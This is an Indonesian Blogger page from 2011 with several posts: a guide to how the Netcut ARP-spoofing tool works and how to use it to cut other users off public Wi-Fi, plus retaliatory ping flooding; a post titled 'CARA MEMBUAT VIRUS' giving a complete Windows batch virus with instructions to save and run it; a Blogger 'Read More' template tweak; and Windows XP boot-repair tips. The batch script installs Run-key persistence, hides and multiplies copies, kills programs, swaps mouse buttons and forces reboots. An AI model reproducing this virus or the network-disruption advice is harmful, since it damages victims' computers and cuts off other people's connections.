This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

Blogger Tricks

Senin, 05 Desember 2011

CARA KERJA NETCUT

software netcut


Netcut - Semua orang sudah keringatan dan manyun di sebuah hostspot wifi umum gratisan akibat koneksi yang putus tiba tiba, tapi anda melihat satu orang yang masih segar bugar dengan wajah yang tak bergelimang berdosa. Maka si kawan itu wajib dicurgai apakah dia sedang memakai netcut untuk mencuri kuota internet anda/ usil dengan user lainnya.

Sekilas cara kerja netcut:

  1. NetCut menjadikan laptop/komputernya sebagai gateway. Jadi dia bebas mengatur siapa yang masuk, dan siapa yang perlu ditendang keluar.
  2. Bekerja berdasarkan ARP (Address Resolution Protocol) Spoofing.
    Jadi dia mengelabuhi mac adress komputer satu Dengan IP adress Komputer lain.
    Misal, komputer A mau komunikasi ke B. Tapi, tiba2 si C mengangu komunikasi. Karena sebelumnya si C sudah sukses melakukan penyusupan di bagian ARP.
    Jadi si C bisa suka aja mau diapain tuh data yang sudah di copet. Mau di putus, di sambung semua terserah padanya.
  3. Software netcut ini paling popular di kalangan pengguna internet wifi gratisan.
  4. Software ini buat sakit hati.

Cara menggunakan Netcut:
  1. Penggunaan netcut sangat mudah dan simpel.
  2. Download netcut > install di komputer > Jalankan softwarenya
  3. Tinggal pilih IP/Hostname/Mac Address client yang ingin diputuskan koneksinya dan mengklik cut off.
  4. User tersebut akan langsung terputus koneksinya dari server sampai anda membebaskannya atau dengan mengklik Resume atau dia mengganti IP address nya sendiri.
Cara atasi netcut:
  1. Kalau kawan merasa sudah diusili seseorang, pertama ganti saja dulu IP adress nya untuk menghindar, kalau boleh ubah kedekat dengan ip server atau gateway untuk mengelabuhinya. Kalau dia tetap mengulah. Telepon semua pasukan geng anda. :)
  2. Cek ARP untuk mengetahui apakah ada orang yang memakai netcut.
    Start menu > run > ketik "cmd" atau command prompt > ketik lagi "arp -a" untuk melihat IP router. Kalau ada lebih dari satu ip router, pertimbangkan niat ber online. Atau lapor saja ke admin tentang hal ini.
    Lebih gampang: kawan bisa install program Anti ARP(sayang masih trial version, belum ketemu keygennya) dan jalankan sebelum online. Biar lebih aman.
  3. Hidden komputer dari LAN pake XP antispy
  4. Bisa juga memakai program seperti "Anti Netcut", namun saya belum yakin apakah akan bekerja.
  5. Kerjai balik si Pembuat ulah.
  6. Banjiri laptopnya dengan ping yang bejibun dan terus menerus. Biar cepat hang sekalian terutama jika RAM nya rendah. Amin.. start menu > run > ketik "cmd" >> ketik lagi "ping google.com -t"
  7. Lihat muka yang paling tidak berdosa ketika anda baru saja kehilangan koneksi. Razia laptop/ komputernya. Kalau ketahuan, pertimbangkan langkah 1 diatas.
  8. Yang teraman memang, jangan menggunakan software netcut ini untuk mengusili orang, apalagi misalnya korban sedang serius mengerjakan tugas penting. Kasian. Kalau buat sebatas bercanda mungkin boleh sesekali.

Seperti halnya sebuah penyakit, pada umumnya memiliki obat atau penangkalnya masing2. Begitu juga dengan netcut. Nama software penangkalnya sendiri tidak jauh-jauh dari nama penyakitnya, yaitu Anti Netcut.
AntiNetcut

Dengan menggunaka antinetcut, maka dijamin Anda akan terhindar dari orang-orang iseng yang menggunakan netcut untuk mengusai bandwidth atau sekedar ingin mengerjai user lainnya. Bahkan kita bisa mengetahui siapa yang sedang menggunakan/menjalankan netcut dalam jaringan tersebut.

Anti Netcut

Oke, supaya tidak berpanjang lebar, silahkan download anti netcut-nya di SINI. Setelah itu instal softwarenya di komputer Anda. Jangan lupa jalankan anti netcutnya setiap Anda terhubung ke sebuah jaringan hotspot atau LAN, supaya terbebas dari serangan software netcut.

Yang perlu Anda sadari adalah, software semacam ini (netcut) layaknya sebuah virus, yang selalu berada selangkah di depan dari anti virus itu sendiri.

CARA MEMBUAT VIRUS

Virus can do:
1.Copy itself into startup
2.Copy itself over one thousand times into random spots in your computer.
3.Hide its self and all other created files
4.Task kill MSN, Norton, Windows Explorer, Limewire.
5.Swap the left mouse button with the right one
6.Opens alert boxes
7.Changes the time to 12:00 and shuts down the computer

copy this code into notepad and save as Greatgame.bat(while saving select all files instead of text ).

Here is the Code:

@Echo off
color 4
title 4
title R.I.P
start
start
start
start calc
copy %0 %Systemroot%\Greatgame > nul
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ
/d %systemroot%\Greatgame.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Greatgame.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill LimeWire
tskill iexplore
tskill NMain
start
cls
cd %userprofile%\desktop
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
cd %userprofile%My Documents
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
start
start calc
cls
msg * R.I.P
msg * R.I.P
shutdown -r -t 10 -c "VIRUS DETECTED"
start
start
time 12:00
:R.I.P
cd %usernameprofile%\desktop
copy Greatgame.bat %random%.bat
goto RIP

Kamis, 01 Desember 2011

Bikin READ MORE Pada Blogger

Biasanya postingan terbaru akan ditampilkan dihalaman utama blog. Namun jika postingan terlalu panjang maka hal tersebut akan membuat penuh halaman utama. Jika ingin supaya postingan yang ditampilkan dihalaman utama cuma abstraksinya saja kemudian ada sebuah link Read More / Baca Selengkapnya untuk melihat selengkapnya maka ikutilah langkah-langkah berikut :

1. Buka menu Layout kemudian pilih Edit HTML.

2. Kasih tanda cek (centang) pada cekbox "expand widget template"

3. Cari kode berikut di Template blog kamu (tempatnya kira-kira pada 1/4 bagian bawah kode hmtl) :

kotak "expand widget templateny" dicentang dulu.


<div class='post-body entry-content'>

kalo ketemu maka dibawahnya ada kode ini :

<p><data:post.body/></p>
4. Kalau sudah ketemu, Ganti kode yang ini <p><data:post.body/></p> menjadi seperti ini :

<b:if cond='data:blog.pageType == "item"'>
<style>.fullpost{display:inline;}</style>
<p><data:post.body/></p>
<b:else/>
<style>.fullpost{display:none;}</style>

<p><data:post.body/></p>

<a expr:href='data:post.url'>Read More......</a>
</b:if>

Tulisan "Read More....." itu bisa diubah, misalnya jadi "Baca Selengkapnya".

5. Simpan hasil pengeditan.
6. Kemudian pilih menu Setting lalu pilih Formatting
7. Pada kotak Post Template isikan kode berikut:

<span class="fullpost">
</span>
8. Kemudian Simpan.

9. Ketika memposting, disana ada 2 tab pilihan, yang "Compose" dan "Edit Html", pilih Yang "Edit HTML", Maka secara otomatis akan tampak kode seperti berikut :

<span class="fullpost">

</span>

10. Letakkan abstraksi posting atau artikel yang akan ditampilkan dihalama utama (sebelum tulisan "Redmore") diatas kode ini : <span class="fullpost"> sementara sisanya yaitu keseluruhan posting letakkan di antara kode <span class="fullpost"> dan </span>

11. Selesai


B. Teknik Read More yang lain

Kalau read more yang sebelumnya, kalau kita klik tulisan read more atau Baca Selengkapnya itu kita akan membuka halaman baru sehingga akan meloading lagi halaman web kita. Di trik Read more yang baru ini, kita akan membuat link Read more yang jika kita meng-klik link tersebut, maka keseluruhan artikel akan terpampang dibawahnya, jadi tidak perlu meload ke halaman yang lai. Berikut ini langkah-langkahnya:


1. Login ke Blogger

2. Pilih Layout --> Edit HTML

3. Kalau mau memback-up template kamu dulu klik tulisan Download Template lalu simpan.

4. JBeri tanda centang pada kotak yang bertuliskan Expand Template Widget

5. Kopi kode berikut ini dan taruh tepat diatas kode </head>


<script src='http://kendhin.890m.com/Readmore.js'

type='text/javascript'/>


6. Kalo sudah cari kode dibawah ini

<div class='post-header-line-1'/>

(letaknya kira-kira di bagian tengah kebawah)


7. D ibawahnya ada kode <div class='post-body entry-content'> ganti kode tersebut menjadi seperti ini:
<div class='post-body entry-content' expr:id='"post-" + data:post.id'>
<b:if cond='data:blog.pageType == "item"'>

8.Terus dibawahnya ada kode gini <p><data:post.body/></p>

9. Tambahkan kode ini dibawahnya.
<b:else/>

<style>#fullpost {display:none;}</style>
<p><data:post.body/></p>
<span id='showlink'>
<p><a expr:onclick='"javascript:showFull(\"post-" + data:post.id + "\");"' href='javascript:void(0);'>[+/-] Selengkapnya...</a></p>
</span>
<span id='hidelink' style='display:none'>
<p><a expr:onclick='"javascript:hideFull(\"post-" + data:post.id + "\");"' href='javascript:void(0);'>[+/-] Ringkasan...</a></p>
</span>
<script type='text/javascript'>checkFull("post-" + "<data:post.id/>")</script>
</b:if>
11. jadi seluruh kodenya akan menjadi seperti ini :


<div class='post-header-line-1'/>

<div class='post-body entry-content' expr:id='"post-" + data:post.id'>

<b:if cond='data:blog.pageType == "item"'>

<p><data:post.body/></p>


<b:else/>

<style>#fullpost {display:none;}</style>

<p><data:post.body/></p>

<span id='showlink'>

<p><a expr:onclick='"javascript:showFull(\"post-" + data:post.id + "\");"' href='javascript:void(0);'>[+/-] Selengkapnya...</a></p>

</span>

<span id='hidelink' style='display:none'>

<p><a expr:onclick='"javascript:hideFull(\"post-" + data:post.id + "\");"' href='javascript:void(0);'>[+/-] Ringkasan...</a></p>

</span>

<script type='text/javascript'>checkFull("post-" + "<data:post.id/>")</script>

</b:if>


12. Tulisan 'Selengkapnya' dan 'Ringkasan' bisa diganti dengan apa aja kata yang kamu suka.
13. Lalu simpan template.
14. Pilih menu Setting -->> Formatting
15. Di bagian bawah ada kotak yang disampingnya ada tulisan "Post Template", dan isikan kode dibawah ini ke dalamnya lalu simpan setting.


<span id="fullpost">

</span>
selesai....


Kalau memposting pilih yang "Edit Html", letakkan abstraksi posting yg akan ditampilkan di halaman muka di atas kode <span class="fullpost"> sementara sisanya yaitu keseluruhan posting letakkan di antara kode <span id="fullpost"> dan </span>

Trus bagaimana bagi yang sudah pakai 'read more' yang lama dan pingin ganti dengan 'read more' yang baru ini? caranya :

'Read more' yang lama kodenya seperti ini :


<div class='post-header-line-1'/>

<div class='post-body entry-conten'>


<b:if cond='data:blog.pageType == "item"'>

<style>.fullpost{display:inline;}</style>

<p><data:post.body/></p>

<b:else/>

<style>.fullpost{display:none;}</style>


<p><data:post.body/></p>

<a expr:href='data:post.url'>Read More......</a>

</b:if>

hapus text yang berwarna biru, lalu ikuti langkah-langkah diatas, lalu ikuti langkah berikut ini :

1. Pilih menu Setting -->> Formatting

2. Di bagian bawah ada kotak yang disampingnya ada tulisan "Post Template", dan isikan kode dibawah ini ke dalamnya lalu simpan setting.

<span id="fullpost">

</span>

bedanya apa sama read more yang dulu? perhatikan text yang berwarna merah, kalo dulu kan tulisannya "class" sekarang ganti menjadi "id".

Blue Screen Pada Saat menginstal

Ini adalah pengalaman saya ketika menginstall ulang laptop kawan saya yang terkena virus. Sebelumnya, windows XP di laptopnya sudah terformat, tapi gagal di install karena CD ROM nya yang lambat membaca CD.Ketika saya hendak menginstall ulang lagi laptop kawan saya, saat proses loading file-file setup windows tiba-tiba muncul blue screen.



Saya belum tahu penyebabnya yang sebenarnya. Saya coba lagi sampai 3 kali, tetap saja seperti itu. Akhirnya, saya cari-cari jawabannya di google dan saya menemukan solusinya. Dan solusinya ada pada BIOS.


Masuk ke BIOS pada saat komputer dihidupkan dengan menekan F2 atau F10 (tergantung BIOS komputernya). Cari tulisan SATA Mode dan ubah nilainya dari AHCI ke IDE. Kemudian simpan dan keluar.
Terakhir install kan lagi windows XP Anda dan mudah-mudahan sudah tidak ada lagi masalah.

NTLDR IS MISSING

Kadang kita menemui komputer Windows XP kita tidak bisa booting lagi dan muncul pesan error “NTLDR is Missing“. Hal ini terjadi karena hilang atau corrupt-nya file-file berikut :
  • NTLDR
  • Ntdetect.com
  • boot.ini
Untuk mengatasi error “NTLDR is Missing” ini bisa dilakukan dengan panduan yang diberikan oleh pihak Microsoft. Cara ini telah saya coba sendiri dan terbukti, panduannya silahkan diterjemahkan sendiri OK !
Microsoft : Generally there are 2 methods to resolve this NTLDR issue.
A. Manual File Re-Patching
This method attempts to copy and replace the corrupted file from the Windows Installation disc to your hard disk. To start, follow these steps:
1. Insert the Windows XP CD into your computer as default boot up media.
2. Enter Windows Recovery Console
3. At the command prompt, assuming drive D refers to your CD Drive, type in the following and hit Enter:
Press Y when prompted to overwrite any existing file.
* copy D:\i386\ntldr C:\
* copy D:\i386\ntdetect.com C:\
4. Restart the computer
If the error message still persist, it is likely that your boot.ini file is corrupted. Try to fix your corrupted boot.ini file instead. Follow the next step.
B. Manually Editing the Boot.ini File
1. Boot from your Windows XP CD in your computer
2. Enter Windows Recovery Console
3. Type in: type c:\Boot.ini
This command checks for a valid Boot.ini file. If your boot file is working fine, you should see like the following:
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS=”Microsoft Windows XP Professional” /fastdetect
4. If you receive the following error messages instead of the above message being displayed, your boot.ini file is corrupted or missing:
* The system cannot find the file or directory specified
* File not found – boot.ini

5. To write a new boot.ini file, follow these steps:
* Type in: edit.com
The MS-DOS editor will launch.
* Type in the following and save it as a boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS=”Microsoft Windows XP Professional” /fastdetect
IMPORTANT: partition(1) refers to your first partition of your hard disk which Windows is typically installed on. You may need to change the value if Windows is installed in a different partition.
6. Reboot your computer and the problem should be resolved.